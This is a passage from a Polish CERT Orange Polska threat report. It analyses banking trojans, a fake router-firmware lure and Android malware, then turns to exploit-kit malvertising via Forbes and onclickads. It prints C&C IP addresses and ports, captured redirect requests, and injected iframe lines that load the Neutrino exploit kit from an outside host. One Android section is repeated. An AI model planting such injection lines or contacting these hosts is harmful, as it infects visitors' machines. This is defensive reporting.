Wirus w pierwszej fazie tworzył plik o nazwie vvvvvvvv5D.exe, by następnie pobrać z serwisu PASTEBIN.com plik zawierający kolejny złośliwy kod oraz adres serwera, z którego pobierał ostatecznego wirusa. W pełni uruchomiony skrypt pobierał z innej lokalizacji plik o nazwie 83.exe, który po uruchomieniu infekował system, dodając do rejestru klucz. Dzięki temu wirus mógł się automatycznie uruchamiać przy każdym restarcie systemu, tworząc swój plik wykonywalny w katalogach systemowych systemu operacyjnego Windows.


Ataki o tak rozbitej charakterystyce infekcji mają za zadanie utrudnić analizę, ominąć systemy antywirusowe i zmniejszyć możliwość wykrycia infekcji przez użytkownika.

Analizowana przez CERT Orange Polska próbka złośliwego kodu potrafiła m.in.:

- **pobrać, zapisać i uruchomić określony program na zainfekowanym komputerze,**
- **zaktualizować swoje działanie,**
- **wykraść pliki cookie z przeglądarek,**
- **wyszukać i wysłać na serwer cyberprzestępcy certyfikaty podpisów cyfrowych, np. służących do uwierzytelniania przelewów w banku,**
- **wysłać atakującemu listę procesów działających na zainfekowanej maszynie, usunąć pliki cookie,**
- **włączyć serwer VNC umożliwiający podgląd pulpitu użytkownika w realnym czasie,**
- **wyszukać konkretne pliki na zainfekowanym komputerze.**

AVG	Inject3.MTD
Ad-Aware	Trojan.GenericKD.2834741
Arcabit	Trojan.Generic.D2B4135
Avast	Win32:Malware-gen
BitDefender	Trojan.GenericKD.2834741
Bkav	HW32.Packed.7304
DrWeb	Trojan.DownLoader17.34179
ESET-NOD32	a variant of Win32/Injector.CLLC
Emsisoft	Trojan.GenericKD.2834741 (B)
F-Secure	Trojan.GenericKD.2834741
GData	Trojan.GenericKD.2834741
K7GW	Trojan (004d56421)
MicroWorld-eScan	Trojan.GenericKD.2834741

Tabela 2. Trojan Papras wg różnych antywirusów



Rysunek 4. Fałszywa wiadomość pod pozorem faktury od Orange

Z dokładną analizą Papras.EB autorstwa CERT Orange Polska można się zapoznać się w załączniku 1. w rozdziale kończącym niniejszy raport.

Trojan.VBInject

W kolejnym ataku, na początku października 2015 roku, do polskich internautów docierały e-maile podszywające się pod faktury Orange Polska. Na rysunku 4. przedstawiono obraz próbki przykładowej fałszywej wiadomości. W treści znajdował się link odsyłający użytkownika do rzekomej faktury.

Po kliknięciu w link wyświetlała się animacja sugerująca otwieranie programu Adobe Reader, ostatecznie pokazująca błąd otwarcia pliku i sugerująca pobranie „działającego" programu. Był nim oczywiście złośliwy kod napisany w języku skryptowym AutoIt. Głównym działaniem wirusa było wykradanie haseł i loginów użytkowników zarówno z cache'a przeglądarek, jak i w czasie rzeczywistym. Dzięki szczegółowej analizie CERT Orange Polska zablokowano cały ruch z sieci Orange Polska do serwerów Command & Control, następnie zaś przy użyciu CyberTarczy skutecznie zminimalizowano ryzyko i praktycznie usunięto złośliwy kod z komputerów naszych klientów.

Przy użyciu stosowanych przez CERT Orange Polska rozwiązań służących do analizy ruchu pakietów „flow" oszacowano również skalę infekcji.

Wykres 21. przedstawia unikalne pakiety flow wykryte w ruchu klienckim za okres 1-31.10.2015 roku. W tym okresie zidentyfikowanych zostało 226 unikalnych połączeń o łącznej wielkości przekraczającej 500 Mb.


Dzięki użyciu protokołu Netflow CERT Orange Polska może uzyskać w krótkim czasie wiele informacji o ruchu sieciowym, bez zaglądania w zawartość pakietów. Pozwala to na łatwą i szybką analizę ruchu i wynikających z niego nieprawidłowości związanych z naruszeniem bezpieczeństwa (np. wytypowanie pojawiających się nowych serwerów DNS-owych biorących udział w cyberprzestępczych kampaniach) oraz analizę komunikacji na nietypowych portach między zarażonymi urządzeniami a serwerami Command & Control. Analiza odbywa się na podstawie przepływu pakietów flow, zawierającego ruch z danego adresu źródłowego do adresu docelowego wraz z numerami portów czy używanymi podczas połączenia protokołami. Dzięki temu CERT Orange Polska dysponuje podglądem trendów w sieci Orange Polska i potrafi wykryć powstające w niej coraz to nowe anomalie. W ten sposób monitorowane są m.in.:

- **skanowanie portów,**
- **ataki słownikowe,**
- **DDoS,**
- **anomalie w ruchu DNS,**
- **komunikacja do/od botnetów.**


Analizując statystykę strumienia pakietów, możemy zidentyfikować interesujące nas wartości:

1. adres IP źródłowy,
2. adres IP docelowy,
3. port źródłowy,
4. port docelowy,
5. protokół IP.

Ponadto dzięki wykorzystaniu mechanizmu sinkholingu możliwe było sklasyfikowanie liczby unikalnych użytkowników zainfekowanych tą próbką wirusa. Na wykresie 22. przedstawiono TOP 10 domen, których dane autoryzacyjne wykradał opisywany malware.
Z dokładną analizą Trojan.VBInject można zapoznać się w rozdziale z załącznikami.



Wykres 21. Skala infekcji VBInject wykryta w oparciu o wielkość połączeń typu netflow



Wykres 22. TOP 10 domen, w których udaremniono próby kradzieży haseł logowania

Rysunek 5. Obraz fałszywej strony nakłaniającej do aktualizacji oprogramowania routera DSL

AVG	Inject3.MTD
Ad-Aware	Trojan.GenericKD.2834741
Arcabit	Trojan.Generic.D2B4135
Avast	Win32:Malware-gen
BitDefender	Trojan.GenericKD.2834741
Bkav	HW32.Packed.7304
DrWeb	Trojan.DownLoader17.34179
ESET-NOD32	a variant of Win32/Injector.CLLC
Emsisoft	Trojan.GenericKD.2834741 (B)
F-Secure	Trojan.GenericKD.2834741
GData	Trojan.GenericKD.2834741
K7GW	Trojan (004d56421)
MicroWorld-eScan	Trojan.GenericKD.2834741

Tabela 3. Złośliwe oprogramowanie używane w atakach na podatne routery DSL wg różnych antywirusów

Powstrzymanie próby ataku na podatne routery DSL

30 października w ramach działań operacyjnych pod jednym z adresów IP skojarzonych z botnetem eksperci CERT Orange Polska natknęli się na witrynę w języku polskim, która nakłaniała potencjalne ofiary do „aktualizacji" oprogramowania routerów i sugerowała, iż jest ona niezbędna ze względów bezpieczeństwa (obraz fałszywej strony przedstawiono na rysunku 5). Pod odnośnikiem znajdował się plik wykonywalny o nazwie wskazującej na oprogramowanie routera, firmware_tplink_4.0.8b_x86_x64_r10932.exe

Ten sam serwer pełnił także drugą funkcję – serwera DNS, co może sugerować przygotowania do ataku na szeroką skalę. Przestępcy przy użyciu błędów w oprogramowaniu routerów planowali podstawić na urządzeniach internautów adres swojego serwera DNS, który przy próbie wejścia na dowolną stronę miał prezentować witrynę informującą o konieczności natychmiastowego uaktualnienia urządzenia.

Strona znajdowała się pod adresem http://81.4.122.238/, zaś fałszywy plik w katalogu głównym serwera WWW. Było to oczywiście złośliwe oprogramowanie, wykrywane w chwili analizy przez 13 silników antywirusowych pod różnymi nazwami (tabela 3.).

Po zainfekowaniu systemu złośliwy kod tworzył w systemie plik z datą instalacji zgodnie ze schematem mm-dd-rrrr, w lokalizacji:

C:\Users\PSPUBWS\AppData\Roaming\Logs\


Następnie wykradał informacje wpisywane przez użytkownika w formularzach przeglądarki w postaci loginów i haseł i zapisywał je w zakodowanej formie do pliku o nazwie mm-dd-rrrr. W kolejnym kroku komunikował się z serwerem Command & Control, pod adresem 213.152.162.94, przy użyciu portów TCP 3837 oraz 3835, wysyłając skradzione dane. Wymienione w opisie adresy zostały natychmiast zablokowane w sieciach klienckich Orange Polska.

7.2. Malware na platformy mobilne

Urządzenia mobilne to łakomy kąsek dla przestępców – m.in. ze względu na funkcjonalne uproszczenia w konstrukcji interfejsu i aplikacji, słabiej rozwinięty rynek zabezpieczeń, a przede wszystkim na brak świadomości użytkowników. Tymczasem złośliwe oprogramowanie, udające nierzadko potencjalnie bezpieczne aplikacje, ma jeszcze większe możliwości niż malware ukierunkowany na komputery osobiste. Do kradzieży danych i plików dołącza bowiem możliwość odbierania i wysyłania SMS-ów i MMS-ów (również wysokopłatnych Premium Rate), wykonywania połączeń, podsłuchiwania rozmów czy przejęcia kontroli nad wbudowanym aparatem.

Wykres 23. przedstawia TOP 5 malware wykrytego w funkcji callback na urządzeniach mobilnych podłączanych do sieci w przytaczanej wyżej 25-tysięcznej próbce użytkowników sieci DSL. Dowodzi on olbrzymiego znaczenia zwykłej kontroli uprawnień instalowanych aplikacji oraz konieczności wzmożenia uwagi przez użytkownika przy przeprowadzaniu wszelkich operacji wymagających dodatkowych poświadczeń.

- Trojan.SMSSpy – oprogramowanie monitorujące przychodzące wiadomości SMS, e-mail czy listy kontaktów. Zdobyte dane przekazuje dalej przez dostępne kanały komunikacji (e-mail i SMS). W niektórych wersjach potrafi również kasować przechwycone dane.
- Trojan.SMSstealer – jedno z najpopularniejszych zagrożeń na świecie. Stealer charakteryzuje modyfikowalny plik konfiguracyjny. Podszywając się pod legalną aplikację, trojan jest w stanie m.in filtrować



Wykres 23. TOP 5 zagrożeń dla urządzeń mobilnych z systemem Android

przychodzace wiadomości, wysłać zapytanie GET na wybraną stronę WWW czy wysłać SMS z zainfekowanego urządzenia.

- Riskware.Dengaru – koń trojański na urządzenia z systemem Android o niskim stopniu szkodliwości, odkryty po raz pierwszy 11 maja 2015 roku. Jego pierwsze próbki znaleziono w aplikacji „Dubsmash 2" w pakiecie o nazwie „com.table.hockes". Trojan po instalacji tworzy ikonę imitującą menu ustawień systemu o nazwie „Settings IS". Klikając w nią – pod warunkiem aktywnego połączenia z internetem – użytkownik uruchamiał wirusa. Ten wysyłał żądanie HTTP GET do zaszyfrowanego adresu strony w kodzie, jeżeli odpowiedź zwróciła łańcuch o wartości „1", uruchamiane były usługi o nazwach „MyService" oraz „Streaming". Pierwsza z nich usuwała ikonę „Settings IS", a następnie dopisywała do menedżera zadań uruchamiający się w 60 sekund kod. Pobierał on z serwera listę linków do stron pornograficznych, które następnie przeglądarka uruchamiała, zmieniając witrynę co 10 sekund. Najprawdopodobniej twórca wirusa otrzymywał zapłatę za klikanie w reklamy o tematyce pornograficznej.
- Malware.Kemoge – kolejny odkryty w Chinach i szybko rozprzestrzeniający się malware na platformy mobilne. Kemoge (od nazwy serwera C&C, z którym się komunikuje aps.kemoge.net), ukrywając się pod nazwami popularnych aplikacji, takich jak Share it, WiFi Enhancer czy Calculator, przede wszystkim wyświetla niechciane reklamy użytkownikowi, ale jest też w stanie sam pobrać dodatkową zawartość czy przejąć kontrolę nad urządzeniem.
- Android.GhostPush – malware, który w bardzo krótkim czasie zainfekował kilkaset tysięcy telefonów z Androidem w 116 krajach. Obecność tego kodu stwierdzono nie tylko w „nieformalnych" sklepach z aplikacjami, ale również w Google Play, a rozpowszechniał się poprzez wstrzyknięcie złośliwego kodu do popularnych aplikacji, m.in. do:
  - Door Screen Locker App,
  - Loud Caller Name Ringtone,
  - MagicStarMatchSweetDubbing,
  - Photo Background Changer – Utltimate,
  - Photo Cut Paste,
  - Puzzle Bubble-Pet Paradise,
  - RootMasterDemo,
  - SuperZoom,
  - Demo,
  - Smart Touch.

  Po zainfekowaniu atakujący ma pełną kontrolę nad urządzeniem, łącznie z możliwością instalacji dowolnej aplikacji bez wiedzy użytkownika. Uzyskuje także dostęp do systemu na prawach roota, co uniemożliwia antywirusowi jego usunięcie. Od 18 września „Push Ghost" zaraził 658 aplikacji, niemal milion urządzeń, a liczba ta stale wzrasta. Atak zapewne był skierowany w deweloperów, których konta w Google Play zostały przejęte w celu zarażenia potencjalnie legalnych aplikacji z ominięciem systemów zabezpieczeń Google.

Poza opisanymi powyżej zagrożeniami zespół CERT Orange Polska przeanalizował również wiele innych pojawiających się w sieci klienckiej OPL. Poniżej znajdują się krótkie opisy dwóch najciekawszych przypadków spoza ścisłej czołówki.

Trojan.Tetus

Wykryty po raz pierwszy 23 stycznia 2013 roku. Jego próbki występowały przeważnie wewnątrz aplikacji o charakterze społecznościowym (np. All Friends, Flirt!) lub popularnych w ostatnich czasach aplikacji, których zadaniem jest domniemane wspomaganie pracy telefonu (np. Battery Improve, Faster Phone itp.) na platformie Android:

- com.appsmediaworld.fitpal
- com.appengines.fastphone
- com.mobilityplus.friendly
- com.coolmasterz.flirt
- com.droidmojo.celebstalker
- com.droidmojo.awesomejokes
- com.stephbrigg5.batteryimprove
- com.supersocialmob.allfriends
- com.nogginfunsite.zgames

Serwer C&C rozpoznaje zainfekowane urządzenie za pomocą numeru IMEI. Zadaniem trojana jest odczytywanie przychodzących wiadomości SMS i przekazywanie ich do Command & Control zawiadywanego przez cyberprzestępcę. Posiada on również moduł umożliwiający usuwanie wiadomości SMS bez świadomości użytkownika, dlatego może być używany do zapisywania ofiary do serwisów Premium czy też przejmowania SMS-ów autoryzujących transakcje bankowe. Potrafi także wysłać aktualną listę aplikacji zainstalowanych na zainfekowanym telefonie do serwera C&C.

Android.Push.Ghost

Od 12 października obserwujemy w sieci aktywność malware „Push Ghost", który w bardzo krótkim czasie zainfekował kilkaset tysięcy telefonów z Androidem w 116 krajach. Obecność tego kodu stwierdzono nie tylko w „nieformalnych" sklepach z aplikacjami, ale również w Google Play, a rozpowszechniał się poprzez wstrzyknięcie złośliwego kodu do popularnych aplikacji, m.in. do:

- Door Screen Locker App
- Loud Caller Name Ringtone
- MagicStarMatchSweetDubbing
- Photo Background Changer – Utltimate
- Photo Cut Paste
- Puzzle Bubble-Pet Paradise
- RootMasterDemo
- SuperZoom
- Demo
- Smart Touch

Po zainfekowaniu atakujący ma pełną kontrolę nad urządzeniem, łącznie z możliwością instalacji dowolnej aplikacji bez wiedzy użytkownika. Uzyskuje także dostęp do systemu na prawach roota, co uniemożliwia antywirusowi jego usunięcie. Od 18 września „Push Ghost" zaraził 658 aplikacji, niemal milion urządzeń, a liczba ta stale wzrasta. Atak zapewne był skierowany w deweloperów, których konta w Google Play zostały przejęte w celu zarażenia potencjalnie legalnych aplikacji z ominięciem systemów zabezpieczeń Google.

7.3. Okiem partnera – FireEye

Tegoroczny raport CERT Orange Polska skłonił mnie do przemyśleń dotyczących popularności tzw. exploit kitów – dominującej grupy zdarzeń zarejestrowanych na badanej próbce ruchu klientów Neostrady. Cyberprzestępcy chętnie wykorzystują exploit kity, bowiem posłużenie się nimi daje większe prawdopodobieństwo infekcji użytkownika niż wykorzystanie pojedynczej podatności i w zasadzie gwarantuje, że złośliwa aplikacja zostanie zainstalowana.

Exploit kit zazwyczaj stanowi pierwszą fazę infekcji, która ma przekazać komputer ofiary pod kontrolę atakującego. W kolejnym kroku mamy pełny wybór: infostealery, bankery, ransomware – można by tu wymienić wiele rodzajów internetowych zagrożeń. Z perspektywy atakującego kwestia wygląda więc idealnie, znacznie gorzej jest, gdy przyjmiemy punkt widzenia ofiary. Wykorzystanie znanych, powszechnie odwiedzanych stron jako punktu startowego do rozpoczęcia ataku (tzw. technika „wodopoju") powoduje, że żaden z użytkowników nie jest bezpieczny. Pokazuje to chociażby użycie domeny Forbes.com do przekierowania na strony zawierające exploit kity Neutrino i Angler. W okresie od 8 do 15 września 2015 roku użytkownicy odwiedzający adres:

http://www3.forbes.com/test/[usunięte]/IWC_Forbes-Life_E-Reader_unit/fif.html

```
GET http://s.flite.com/syndication/ad.js/h/531227387/d/4328523776/dh/
c0aaea158920177ad1c3eb5dacd9431b/i/07e18207-9ead-4d76-8589-841b3d350e9e/iv/1/r/
b85d1c62-7a72-435e-92a6-ff94a67476a2/rv/6/s/0/
t/838ef17928771230af899b22784df5954e20bf4b0000014fc86b69da/v/0/ HTTP/1.1
Accept: application/javascript, */*;q=0.8
Referer: http://www3.forbes.com/test/        /IWC_ForbesLife_E-Reader_unit/fif.html?
v=26appId=07e18207-9ead-4d76-8589-841b3d350e9e&ts=&lu=%2F%2Fs.flite.com%2Fsyndication%2Fad.js%2Fh%
2F531227387%2Fd%2F4328523776%2Fdh%2Fc0aaea158920177ad1c3eb5dacd9431b%2Fi%
2F07e18207-9ead-4d76-8589-841b3d350e9e%2Fiv%2F1%2Fr%2Fb85d1c62-7a72-435e-92a6-ff94a67476a2%2Frv%2F6%
2Fs%2F0%2Ft%2F838ef17928771230af899b22784df5954e20bf4b0000014fc86b69da%2Fv%2F0%
2F&oob=&dep=&ts=1442352187441&p=https%3A%2F%2Fadclick.g.doubleclick.net%2Faclk%3Fsa%3DL%26ai%
3DBD9y_Ooz4VYTMIsOZ3AGUu42ICKbntcYIAAAAEAEgjqj8HzgAWI7Q7_GgAmDJhu2I
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: s.flite.com
Proxy-Connection: Keep-Alive
```

Rysunek 6. Przekierowanie do strony s.flite.com

```
<iframe src=\"http://www.eminetwork.com/projects/FDPU/?FDPU=FDPU_08_17_15_New_Eng_Educ_Innov\"
```

Rysunek 7. Użycie iframe w przekierowaniu strony


```
</script><script type="text/javascript">document.createElement('video');document.createElement('audio');</script>
<body><script>var date = new Date(new Date().getTime() + 60*60*24*7*1000); document.cookie="PHP_SESSION_PHP=29; path=/; expires="+date.
"><iframe src="http://pgcymjhcd.ulfryjbaidjejm.ml:5466/obey/ZWd4endwbXJhbg" width="250" height="250"></iframe></div>
```

Rysunek 8. Załadowanie exploita Neutrino

```
GET http://onclickads.net/afu.php?zoneid=301402&wa=530319896&cb=1446169587" HTTP/1.1
Accept: text/html, application/xht+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Proxy-Connection: Keep-Alive
Host: onclickads.net
```

IoC złośliwego oprogramowania

Rysunek 9. Odwołanie do obiektu afu.php



Rysunek 10. Cykl życia Malware.Kemoge

stawali się potencjalnymi ofiarami ataku wykorzystującego wspomniane wcześniej exploit kity. Do powyższego adresu prowadziło wiele stron z domeny głównej, jak chociażby http://www.forbes.com/sites. Obiekt fif.html zawierał przekierowanie do strony: s.flite.com (rysunek 6.), która po kolejnych kilku przekierowaniach, między innymi przy użyciu iframe (rysunek 7.) powodowała załadowanie właściwego exploita Neutrino (rysunek 8.) wykorzystującego wiele starszych i nowszych podatności, między innymi w oprogramowaniu Flash, takich jak CVE-2015-5119 czy CVE-2015-5122.

Innym niepokojącym przykładem jest wykorzystanie popularnej platformy reklamowej onclickads.net. W tym przypadku użytkownicy odwiedzający strony korzystające z tej platformy mogli zostać zainfekowani przy użyciu Rig Exploit Kit. Z punktu widzenia użytkownika mogło to wyglądać jak zwykłe wejście na ulubioną stronę, która serwowała złośliwą zawartość z platformy onclickads.net. Następnie użytkownik był przekierowywany do strony startowej Rig Exploit Kit. W tym przypadku samo wykrycie użycia złośliwej zawartości ze strony reklamowej było dosyć proste, ponieważ odwoływało się do obiektu afu.php zamiast do afr.php, który jest standardowym komponentem oprogramowania OpenX/Revive (rysunek 9.).

Kod exploit kitu był oczywiście „zaciemniony". Zawierał instrukcje pozwalające na wykrywanie oprogramowania antywirusowego oraz popularnych systemów wirtualizacyjnych używanych przez część producentów oprogramowania antymalware. Więcej szczegółów można znaleźć na stronie:

https://www.fireeye.com/blog/threat-research/2015/11/top-ranked_advertisi.html

Kiedy patrzę na wykorzystanie wielu różnych mechanizmów pozwalających na skuteczne dostarczenie złośliwego oprogramowania do użytkownika końcowego oraz na coraz większe zaawansowanie samych exploit kitów, bardzo cieszy mnie uruchomienie przez Orange Polska CyberTarczy, która jest ogromnym krokiem w kierunku wzrostu bezpieczeństwa w sieci.

